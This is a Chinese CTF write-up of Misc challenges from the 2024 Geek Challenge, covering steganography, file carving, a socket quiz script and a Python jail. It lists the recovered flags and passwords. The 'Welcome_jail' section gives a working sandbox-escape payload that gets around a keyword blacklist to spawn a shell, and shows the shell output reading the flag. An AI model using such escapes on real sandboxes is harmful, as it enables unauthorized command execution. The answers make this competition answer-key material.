
Misc

Truth of Word

打开改颜色，可看到flag1



把文件改zip解压可看到文件夹word有flag3



同时，word文件夹还有一个vbaProject.bin文件，拉进010，可得flag2

```
00 02 00  ......ÿÿÿÿ......
00 00 00  ......ÿÿÿÿ..P...
00 00 00  -.@.....o.ÿÿp...
00 20 46  ã.......ã..... F
00 00 00  lag02 °êã.......
40 5F 41  ã.....Flag = @_A
00 00 00  ma1n9_..ÿÿÿÿ0...
72 69 62  ÿÿÿÿ...]°.Attrib
20 3D 20  ut.e VB_Nam.e =
00 0A 53  "New.Macros"...S
0A 27 E3  ub Fla.g02()..'ã
00 40 5F  ...8 °ê.0.h.d.@
```


SYC{W0rd_H@5@_Ama1n9_StrUCtu3e!}

雪

zip有密码，010打开最后有个base64，解码得W3LC0M4
打开有两个文件，一个图片提示盲水印，用工具处理即可




可得snow隐写密码：Th1si4st8eK3y




2024 geek challenge!签到

签到




ez_pcap_1

先ctrl+F搜flag，随便进一个搜SYC找到




乌龟

一个音频，一听即慢扫描电视
用软件robot36得出画面




pass:Be4uti7ulSun5e7
一个密码，猜测肯定藏有东西，用DeepSound提取




得到个txt
后了解知道是为海龟画图

用在线网站https://calormen.com/jslogo/运行即可




I_wanna_go_to_SYC


一个游戏，查找资料得知是对存档下手，先进去一关得到存档文件save1，一步步尝试可知用010把里面的32改成34即可



cimbar

搜索一番，得到一个图片，一一对应转ASCII码即可：https://www.bilibili.com/read/cv38452107/





SYC{An0th3r_Am@z1n9_QR_Co4e}

ez_climbstairs

爬楼梯，可爬一阶二阶三阶，写脚本运行100次

```
import socket
import re
import sys

# 增加最大整数位数限制

sys.set_int_max_str_digits(10000)
# 爬楼梯问题的解决方案
def climb_stairs(n):
    if n == 0:

        return 1
```

```
    elif n == 1:
        return 1
    elif n == 2:
        return 2
    a, b, c = 1, 1, 2  # 对应 dp[0], dp[1], dp[2]
    for i in range(3, n + 1):
        a, b, c = b, c, a + b + c  # 更新 a, b, c 对应 dp[i-3], dp[i-2], dp[i-1]
    return c


# 连接到 nc1.ctfplus.cn 14685 端口
host = 'nc1.ctfplus.cn'
port = 19074
# 答对计数器
correct_count = 0
max_correct_answers = 101  # 总共需要答对 101 次

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((host, port))
    while correct_count < max_correct_answers:
        # 接收来自服务器的内容
        response = s.recv(4096).decode('utf-8')
        print(f"从服务器接收的内容: {response}")
        # 检查是否包含 "答对了" 字样
        if "答对了" in response:
            correct_count += 1
            print(f"已答对 {correct_count} 次")
            # 如果答对达到所需次数，则结束循环
            if correct_count >= max_correct_answers:
                print("已达到答对次数，结束连接。")
                break

            # 如果答对次数未达到最大值，继续接收下一个问题
            continue
        # 提取阶数
        match = re.search(r'(\d+)', response)
```

```
        if match:
            n = int(match.group(1))
            print(f"提取到的阶数: {n}")
        else:
            print("未能提取到有效的阶数")

            break
        # 计算爬楼梯的方法数
        result = climb_stairs(n)
        print(f"计算结果: {result}")
        # 将计算结果发送回服务器，并添加换行符以符合交互格式
        s.sendall(f"{result}\n".encode('utf-8'))
```

```
490279687681061654134181037776611195571076099218291045810796479585193489904083346660071700503469530350036
473481453057443062666668144094020471068709707202428673362860715730273245762416634296800675545808562821799
784996185367110345637452436544632791186850183915286105567983855477443346685982262189668508912683815944107
543201960617316371023578342960212347765456781536072106531936809461886496292954943617983367820444842085914
804620194674161933188378092042768376184134821871647313265832336121294450453291313721581502233030502729661
089149565365677984631784226406669517045610757498454915922757043704973599441277970043148961716966179894494
345399089257431411727175777426707956905530789850944444417716094369843312868126440650579657916581434946432
769698645755581287119584516905708427283601799028365429332170261762343806094090840487885144959479073505225
5773144951258150914359922287351003 19
从服务器接收的内容: 答对了!

已答对 100 次
从服务器接收的内容: 恭喜你，全部答对了！flag给你作为奖励: SYC{6229f8a0-b53e-45c4-93e7-700500ece978}

已答对 101 次
已达到答对次数，结束连接。
```

Welcome_jail

利用**doc**的方法

```
https://www.cnblogs.com/mumuhhh/p/17811377.html
```

```
().__class__.__base__.__subclasses__()
[-4].__init__.__globals__[str().join([().__doc__[19],().__doc__[86],
().__doc__[19],().__doc__[4],().__doc__[17],().__doc__[10]])]
(str().join([().__doc__[19],().__doc__[56]]))
```

```
                                    |_____|
Please check the blacklist and input your code
['import', 'os', 'breakpoint', 'input', 'eval', 'exec', 'help', "'", '"']
>>().__class__.__base__.__subclasses__()[-4].__init__.__globals__[str().join([().__doc__[19],().__doc__[86],().__doc__[19],().__doc__[4],().__doc__[17],().__doc__[10]])](str().join([().__doc__[19],().__doc__[56]]))
ls
bin
boot
dev
etc
home
lib
lib32
```

```
cat /home/ctf/flag
SYC{b05ff6af-319c-4608-a40f-23dc933d0f6d}
```

ez_jpg

打开文件base64一下得到逆过来的jpg文件16进制，逆回来，用厨子得到jpg

```
# 定义输入和输出文件名
input_file = "jjj.txt"  # 输入文件名
output_file = "output.txt"  # 输出文件名
try:

    # 读取输入文件
    with open(input_file, "r") as file:
        hex_data = file.read().strip()
    # 逆序数据
    reversed_data = hex_data[::-1]
    # 将逆序后的数据写入输出文件
    with open(output_file, "w") as file:
        file.write(reversed_data)
    print(f"逆序后的数据已保存到 '{output_file}'")
except Exception as e:
    print(f"发生错误: {e}")
```

Input

```
1C97EC4DA766F824E4AAA46CB8D97E1B6373822A05ED8153E8D165552A3529357A808939C570B4DCBB94E7C9DD
20A0E70DD1DC6CF5090DA49B57556E2A3B03E53ED2A50C8CD55221E5E312A2BC6BA26DCA9A341DA557A18FDDB7
20AD5CCE43BA514BC8AF66E43E66459F4AE91B113E2B95273E915C8FBD695D8B6021743AB7D429D17F108A56F8
677AD9EB42C4C7A517DCB7A89762D95C82DA7579C165B21A6C12F11DFDE17A570FEFF00F65E59EEB1C48A54A2B
4447D45A57AF3B3FE456F20E498B14ADEF4E78CF17A8891D3C9D38C8208B2624B343A30084794552E418CA73E1
5D4B3365966BC37712D215572D9F38D723D721A0B98F11D711333712A6F34DB4C95AA636521FD3550707EEED11
B93C7B204A7C7538ACD9672FB797A2F0DB1D45A8893AE6E55A3C4820B765932237698D7172DBDF0EA5CC651F16
86D97C2BAD6786BBC65D943FE8D72183E3D0FE9D2A7B15F86A4578DC8ABBC3A9633A13891AC90DB1D4B47F4145
F50F1BF24A7005D6C9637F7782C1E642EEAC16AC66C5730BD90F6813282FB9FD1758FD6218974BC3F782BD053A
A2E10DA04BCBF9CA9D22553C664273855282E0C88EE7C42BBC643CC0CE6FCAB4FA934E09719B1E25BD25D42B1F
A8DBAC7264A6A2C65692325AC2E632B890DE2D2A43BAFB74AC180D996A1554BC7916596442DC9BBCEFA959861C
7F78A1BD162E05CA2A656C98715D176C44190A608218F488A6AE3B14396D53AE4C7B90DD99B616A46FB40544CA
90205A537E3A95172206653FFD9
```


ABC 109010 1 Raw Bytes LF

Output




ABC 0 1 18ms Raw Bytes LF

改高宽

